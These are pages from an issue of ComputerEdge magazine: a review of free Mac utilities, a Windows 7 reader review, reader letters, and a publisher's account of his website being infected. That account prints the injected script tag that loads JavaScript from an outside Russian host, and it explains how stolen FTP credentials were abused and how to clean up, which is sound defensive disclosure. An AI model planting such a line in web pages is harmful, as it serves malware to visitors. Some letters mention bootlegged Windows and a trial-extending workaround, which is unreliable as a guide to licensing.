


Figure 5. EasyFind is a powerful and efficient search utility program that (like Spotlight) supports filenames, folder names and file contents but without indexing.

The features in EasyFind that I like most (besides its cost—free) are the checkbox option for invisible files and folders and the search location pop-up menu that includes the Library and System folders. These two features make it easy to find components of software installed on your Mac that you want to trash (for example). On the downside, EasyFind is a tad less convenient to use than Spotlight because the latter is integrated into the Finder and available systemwide, while the former is a standalone program that you need to launch each time you want to use it. Another weakness in EasyFind is that I have been unable to get its potentially handy QuickLook feature to work properly (perhaps due to a corruption or incompatibility with another program I've got installed); this feature would display a selected file's contents without having to open the file in its creator program.

ClickToFlash

Hi. My name is Barry and I'm a recovering Flash hater. Yes, I used to avoid Web sites littered with Flash animations because they hogged my Mac's system resources and drove up its temperature (consequently, they drove up my temperature too). But now I'm in recovery thanks to ClickToFlash (github.com/rentzsch/clicktoflash).

ClickToFlash is a WebKit plug-in that puts the user in control of what Flash content will play rather than having to endure the automatic playing of all Flash content on a Web page. With ClickToFlash installed and enabled, each Flash

animation on a Web page displays as an inactive grey box with the word "Flash" in the middle. If you want to see a particular Flash animation or all Flash animations on a Web page, simply right- (or control) click in the grey box and select the desired option from the contextual menu that displays (Figure 6). And ClickToFlash currently is free of charge.




Figure 6. Take control of the Web's abundant Flash animations with ClickToFlash.

TapDex

As mentioned previously, suppose you want to look up someone in your collection of contacts. You could use Spotlight, and it likely will find files and folders in addition to that one contact you will need to sift through; or you could launch the Address Book program and scroll through its Names column until you finally arrive at the one you want. Alternatively, you could make life easier by installing TapDex (www.yellowmug.com/tapdex/).

TapDex is a System Preference that supports systemwide access to the contents of Snow Leopard's Address Book program without launching Address Book. Simply press TapDex's user-customizable keyboard combination and a text-input (search) box displays in which you type all or part of the name you're seeking. TapDex returns all of the contacts that meet the search criteria, and it does this at a cost of \$0.00 (TapDex's search window and System Preference have a small, text-only, advertisement for Yellow Mug Software's other products). I use TapDex on an almost daily basis, and it consistently is a time-saver.




Figure 7. TapDex, like Spotlight, is a systemwide search utility; unlike Spotlight, however, it specializes in Address Book contacts.

MouseLocator

Have you ever worked on your MacBook (Pro; Air) under conditions that made the cursor difficult to locate? I experience this problem all the time, and MouseLocator (homepage.mac.com/douglasn/MouseLocator.dmg) dependably bails me out.

MouseLocator is a System Preference that displays a green halo around the cursor, regardless of its location on screen. It has several handy customization options (Figure 8), including an "always on" checkbox, customizable keyboard shortcut for activating MouseLocator on demand, amount of time MouseLocator displays after activation, and more. It's a one-trick pony that might not be terribly fancy, but MouseLocator does its job very well with an affordable price tag of \$0.00.



Figure 8. MouseLocator puts a green halo around the cursor always or for a user-defined period after pressing a user-customizable keystroke to help you find the cursor's current position on screen.

Zipeg

Snow Leopard comes with a program, Archive Utility, that decompresses the currently selected zip (archive) file. This program is handy, but its feature set for working with zip files is limited. For instance, Archive Utility lacks an interface to display the currently selected zip file's contents; it consequently also lacks a feature for decompressing only some of the items within a selected zip file. Zipeg (www.zipeg.com/zipeg.html) is a free utility that replaces Archive Utility for working with zip files.

After Zipeg opens a zip file, it displays the file in an iTunes-style window's left-hand pane along with a listing of the file's contents in the window's body (Figure 9). The listing includes the contents' names, uncompressed and compressed sizes, and modification dates/times (this information also is contained in a tooltip that displays after hovering the cursor over any item in the listing; Figure 9). To decompress the zip file's contents, select any of the listed items, click the Extract button in Zipeg's toolbar, and boom—the selected item(s) is (are) decompressed to the destination specified in Zipeg's preference setting (e.g., the Desktop) or the destination specified by the user after clicking the window's Choose... button (Figure 9).




Figure 9. Zipeg's raison d'etre is making it easy to see, preview, and selectively decompress the contents of zip (archive) files.

An additional spiffy feature is Zipeg's Preview button (Figure 9). Select a file in the listing, click the Preview button, and Zipeg opens that file in the appropriate program for the user to inspect and make a decision about whether to decompress the file. Awesome!

Bean

The final program to recommend is Bean (www.bean-osx.com/Bean.html). Bean is an open source, free, user-friendly text editor developed in Apple's Cocoa programming environment (Figure 10). It excels as a replacement for Snow Leopard's Text Edit program. If Text Edit's feature set feels too limited, Bean most likely will meet your needs. However, Bean would not be an appropriate substitute for a dedicated word processor or page-layout program because it does not support tables, indexing, table of contents, and other high-end features found in Pages, Word, InDesign, Quark Express, etc.




Figure 10. Bean is an advanced text editor or entry-level word processor that likely will meet the needs of users for whom Snow Leopard's Text Edit program is too limited but Word is overkill and/or too expensive.

So there you have it—10 third-party utilities for \$0.00 that enhance Snow Leopard's elegance, functionality and efficiency. Whichever ones you decide to take for a test drive, be sure to install the most recent version to maximize compatibility with Snow Leopard. Eight of the ten are under active development. AutoHide was last updated in 2004, DejaMenu in 2007; luckily, both work properly for me under the current version of Snow Leopard (10.6.4).

If you install any of these third-party utilities and your Mac begins misbehaving, perform one or more of the following standard troubleshooting techniques to determine whether you've got a corruption or incompatibility rather than a defect in Snow Leopard.

- Boot into Safe Mode—Power down your Mac, wait one minute, then cold boot while pressing and holding the shift key; perform the same actions as the ones that led to the misbehavior; if it goes away, the problem probably is not attributable to Snow Leopard.
- Create and log into a new user account—Create a new user account, log into it, and perform the same actions that led to the misbehavior; if it goes away, the problem probably is not attributable to Snow Leopard.
- Uninstall the utilities—Follow the uninstall instructions in the utilities' readme files, power down your Mac, wait one minute, then cold boot normally; perform the same actions as the ones that led to the misbehavior; if it goes away, the problem probably is not attributable to Snow Leopard.



Review contributed by Barry Fass-Holmes

In addition to being an editor and columnist for *ComputerEdge* and *ComputerScene* Magazines, where he has written hundreds of feature articles and cover stories over the past decade, Charles Carr has also penned well over 1,000 non-tech newspaper and magazine articles and columns for various publications, including two widely-read columns each week for San Diego's *North County Times* newspaper.

Carr has covered such diverse topics as pesticide use in area schools, invasive background checks for county volunteers, asthma awareness, the debate over standards-based grading, potential vulnerabilities in electronic voting machines, and Southern California's devastating 2003 and 2007 wildfires. He has also written many humorous pieces.

Carr has also edited dozens of stories and articles written by others which have appeared in major publications and web sites across the country.

He has been a contributor and technical advisor to *L.A. and San Diego Parent* magazines and receives dozens of requests a year to appear on Southern California television and radio stations to talk about important events in the tech world.

Carr has judged many writing competitions including San Diego Press Club and Time-Warner Communications contests and was sole judge for the national NAPPA Tech Toys awards for five years (which his kids really appreciated). He was recently a judge for the national "Poetry Out Loud" competition.

He has won many writing accolades, including Press Club awards for Best Column Writing, Consumer Writing and Best Arts and Entertainment, and has repeatedly taken top honors in San Diego Songwriter's Guild competitions for his original musical compositions.

Carr will soon publish his first book, *What a World*, a collection of his best writings.

Learn more at www.charlescarr.com.

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ComputerQuick Reviews

News and Reviews from Readers and Staff

ComputerQuick Reviews: Windows 7 Reinstall

“Yet another Win 7 success story!” by ComputerEdge Staff

A reader says don't hesitate to do a new upgrade to Windows 7 or a clean install of the OS, and offers advice for a successful upgrade.

Yes, I upgraded from Win XP to Win 7, and from Vista to Win 7 on a laptop, and like Bill Greenlee of San Diego, Calif., I don't need the latest and greatest anything. I know what my hardware is capable of, so I don't expect it to "do wonders and grunt blunders."

Because I anticipated Win 7, in 2007 I bought a laptop that was capable of the upgrade, and I later bought an AMD quad-core desktop with eight gigs of RAM so I could take advantage of faster programs or more demanding hardware—if I found that I needed them.

The key (in my humble opinion) to a successful upgrade is having a fast Internet connection and allowing Windows Upgrade to download and install all of the latest updates and hardware drivers for your machine. I recently installed a larger hard drive in my laptop and decided to do a clean install of Win 7, just to be sure that all of the latest features of the OS were updated and that all of the newest drivers for my machine were installed and that no conflicts from early versions of software were slowing down my laptop. Also, contrary to popular belief, I was able to do a clean install with an upgrade version of the Win 7 install disc.

It was easy and took only about three hours to get the machine back to the functionality that I enjoyed on the original install. Plus, because of about eight months of downloading and installing utilities and gadgets, I knew which ones I wanted to reinstall from a download folder I created on an external hard drive. I also reinstalled my personal data files, music and video files from this hard drive. But the basic functionality and speed of Win 7 and the ease of use I had learned to expect from my favorite utilities and gadgets was restored by the clean install. I got a rid of a lot of old DLLs and odd update requests that I used to get at bootup, for programs that I no longer used. I didn't use a backup program because I would have then reinstalled the unwanted "features" I was trying to get rid of.

So don't hesitate to do a new upgrade to Win 7 or a clean install of this, in my opinion, best Windows product to date. Just use all of the advice and techniques you've learned over the years from the *ComputerEdge* authors and contributors.

Live Long and Prosper,

Buck from El Cajon, CA

ComputerEdge always wants to hear from you, our readers. If you have specific comments about one of our articles, please click the "Tell us what you think about this article!" link at the top or bottom of the article/column. Your comments will be attached to the column and may appear at a later time in the "Editor's Letters" section.

If you want to submit a short "ComputerQuick Review", or yell at us, please e-mail us at ceeditor@computoredge.com.

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EdgeWord: A Web Site Infection

“A reminder to be ever-vigilant with Web security.” by Jack Dunning



For a period of a few days, the redirect and graphics portion of the ComputerEdge site was infected by a virus—or at least code that was attempting to do some sort of damage.

It's always a little embarrassing to admit that a mistake was made, but that is the case this week. For a period of a few days, the redirect and graphics portion of the *ComputerEdge* Web site (www.computoredge.com) was infected by a virus—or at least code that was attempting to do some sort of damage. Most people would not have noticed anything and would not have been in any danger of having their computer infected. However, I was alerted by a couple of readers whose AVG alerted them to the problem. The AVG alert was as shown in Figure 1 and Figure 2.



Figure 1. AVG Online Shield alert to www.computoredge.com.



Figure 2. AVG Active Surf Shield.

Like most people, I never experienced a similar problem myself, the likely reason for which I will discuss below. Since most people never would have noticed the problem, my tendency after cleaning up the problem was to move on. Who

wants to admit that someone managed to infect a portion of their Web site? However, I owe it to those who may have encountered a problem (no matter how unlikely) and others who are hosting Web sites to explain what happened and what can be done about it. Then they will be better able to protect themselves and their Web sites.

First it is important to note that the primary function of www.computoredge.com is to host the graphics in the *ComputerEdge* articles. The secondary function is to redirect any traffic targeted at www.computoredge.com to the Web servers at webserver.computoredge.com, which are our own remotely located FreeBSD servers. If you click on a www.computoredge.com link in a Google search, you are immediately redirected to the other (non-infected) servers. If you entered the *ComputerEdge* Web site from an e-mail subscription link, a link added to your favorites, or click a link within the site itself (directly to webserver.computoredge.com), then you were never exposed to any danger.

How Did the Infection Happen?

The provider that I use to host www.computoredge.com does not offer any type of secure file transfer. All uploading and downloading is done with FTP. I was using FileZilla, a very good, free program for FTP operations. The malicious sorts out there know that FileZilla is a popular program for people who work with Web sites. FileZilla has apparently been targeted for stealing passwords—especially those that have been saved in the program. If the bad guys can get on your computer, they can read your saved FileZilla passwords.

If you're doing any type of file transfer, if possible, use a secure protocol such as SSH or SFTP. The primary *ComputerEdge* servers are only accessed via SSH or Samba using a VPN (Virtual Private Network) with an internal network IP. Since everything is encrypted and external IPs are blocked by the firewall on those servers, it would be difficult for an unauthorized person to get access. This is most likely why those servers have been unaffected by the attack. If secure transfer is not available from your Web hosting service, then you will be forced to use an FTP program such as FileZilla or any one of a number of others. In this case, do not use the "save password feature"—even though it is much more convenient—regardless of which FTP program you're using.

Somehow, after years of being virus free, the password for www.computoredge.com was captured, possibly from FileZilla. There are other ways the password could have been stolen since it had been quite a while since it had been changed. (Lesson number two is periodically change your passwords.) With the password and the user login name, a bot was able to get into the site and alter every HTML file with name "index" included (i.e. `index.html`). What was appended to the file was the following:

```
<script type="text/javascript" src="http://chickcase.ru/Infotainment.js"></script>  
<!--882e553e2119a1951212ce32da621413-->
```

This is a line of JavaScript code that will attempt to run the file "Infotainment.js" from chickcase.ru (Russia) in your Web browser. I don't know exactly what the code does, but as indicated by the AVG warnings above, if your browser attempted to read the file, most likely you would have received a warning from your antivirus software, the browser itself and/or operating system—especially if it attempted to write something to your computer.

You may ask yourself why you never saw a warning when you know you used www.computoredge.com as an access point. In the vast majority of cases the redirect to the safe *ComputerEdge* servers will occur before the browser even encounters the malicious line of code that appears at the end of the `index.html` file. That line would be executed last. You have already left the infected page and headed for the main site before you even reach the dangerous JavaScript line. In some cases when the redirect is executed a little slower, the line gets read and the warning would be issued. In any case, if you're concerned that you may have been hit, then a complete scan with your antivirus software would be in order.

Removing the Infection from the Web Server

The fix on the Web server side is actually quite trivial, although it could be very time consuming if you have numerous directories with `index.html` files in them. It is simply a matter of opening the file with any text editor and deleting the damaging line of JavaScript code.

You will also need to change the login password for your Web site. It has obviously been compromised. This may need to be done by your provider.

If you are forced to continue using unsecure FTP software for maintaining the site, do *not* save the password in the FTP program. Rather, make sure that you are required to type it in each time you access the site. Typing it in is susceptible to keyloggers, but it's better than saving it. Also you may want to change to a less popular FTP program than FileZilla. It will be less likely to be cracked.

Be vigilant! Every time you log on to the site, check the time stamp of the index.html files—and, for that matter, any other critical files. If it has changed—and you didn't do it—check it out.

My thanks to the readers who informed me of the problem. While I regularly access all aspects of the *ComputerEdge* Web site, there were no obvious indications to me. Without the alerts that I received, I may have continued oblivious to the problem. I'm now watching a little more closely at those redirect files.

Jack is the publisher of *ComputerEdge* Magazine. He's been with the magazine since first issue on May 16, 1983. Back then, it was called *The Byte Buyer*. His Web site is *www.computoredge.com*. He can be reached at *ceeditor@computoredge.com*

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Editor's Letters: Tips and Thoughts from Readers

“Computer and Internet tips, plus comments on the articles and columns.” by ComputerEdge Staff

"Computer Printer Update," "Computing Platform and Upgrading OSes," "Who Needs a Printer?," "iPhone Antenna Problems"

Computer Printer Update

[Regarding Andrea Dunning's August 13 article, "Computer Printer Update":]

I would have liked to see more on the newer developments on printers that [aim] to satisfy the photo printer's needs.

-Keith, Highlands Ranch, CO

A comparative analysis of printers would be more helpful. Andrea Dunning has written for printer [geeks], not for an average reader. I have a Brother MFC-490CW, all in one. I bought it a year ago for \$99. The best printer, scanner, wireless-to-PC system I ever had.

-Garo Artinian, San Diego, Ca

Computing Platform and Upgrading OSes

I am an old-time PC user (not as old as Grandma Julie from Alpine, Calif.), but I started using DOS 3.2 on an IBM PC in 1989 and first started using GUI-type programs when I bought a high-end file manager program so I could see all of my files and folders (directories back then) without having to type half a dozen commands and /switches at the DOS prompt.

If you don't know what I'm talking about, then you can pick up an old copy of *DOS for Dummies* in a secondhand book store. I was mostly happy with Win 3.x (I had used DOS 5.2 but the improvements were minimal), until 1996 when I picked up a bootleg copy of Win 95. Not being very adventurous and not being on the Internet, I didn't get any updates or service packs until I got a bootleg copy of 98 SE in 2000, so that I could use a USB mouse and keyboard. Then in 2002 I bought a new PC with XP Pro on it and continued to use it without any updates or Service Packs until 2006 when I got a full-time cable Internet connection (it then took me three days to download and install all of the updates and service packs); I missed the interim upgrades to Me and Win 2000, but not much. Ha, ha. I'm now happily using Win 7 on a high-end PC with all the updates. Win 7 is a very good OS.

What this leads up to is that if you use a computer for business or a dedicated hobby, then you had better become knowledgeable in at least the basics of upgrade and maintenance or minor repair and have a service contract or a trusted PC mechanic for major issues, the same as you would for your car that you depend on for a good part of your livelihood or recreation travel. It is the new users and occasional users that get in repair trouble with either PCs or MACs.

-Buck Fadness

Buck may be interested in Microsoft's own version of a bootlegged copy of Windows 7 Ultimate (www.oqotalk.com/index.php/topic,4767.0.html); they call it an Enterprise 90-day trial, but they include a feature that allows it to work for 600 days before a reinstall is required.

-Ron Cerrato, San Diego, Calif.

Who Needs a Printer?

[Regarding Jack Dunning's August 13 article, "Who Really Needs a Printer?":]

Food for thought. I still print a resume or a recipe occasionally. Also maps, since I don't have a navigation device. Good point about printing pictures at Costco. Don't spend the money for a photo printer, special paper and cartridges.

-Don Bishop, Lakewood CO

Hummm, I do! This article makes excellent points, but I don't think print is going away anytime soon! Not everyone likes e-books or e-media. Print, which includes my "printer," may be in transition, but it's not dead by a long shot. I relish marking up my books and the things I "print" on my "printer" with ideas as I read or re-read. I don't want to be annoyed by an electronic PostIt-type note. Fussing with it kills my idea altogether. That's not only a grrr to me, it's a grrr to many readers of all ages.

-Lynn Manning Ross, San Diego, Calif.

Paper is going to go away. Yeah right. They've been saying that since 1981.

-Pete Maurer, Rosarito Beach, Baja California, Mexico

I do! While I have recently gotten glasses, which has helped my one weak eye tremendously, it is still so much easier to browse through a paper version of instructions, etc. My friend just bought an LG LCD TV, which came with a skimpy manual—and a CD! I had to enter the CD into my computer at home (she doesn't have one) and print out all 100 pages for her. I would rather sift through this 100 pages in a notebook than try to read page after page online.

-Dennis, San Diego, California

When I write a letter or article of some sort, it's often easier for me to print out a copy to proofread it, especially if it's long or very important. And I've talked to other people who find proofreading easier on a hard copy than on the screen.

-Daniel, Colorado Springs

Yeah, I need a printer too. It's just my daughter who doesn't need a printer. She uses mine.

-Jack Dunning, ComputerEdge

iPhone Antenna Problems

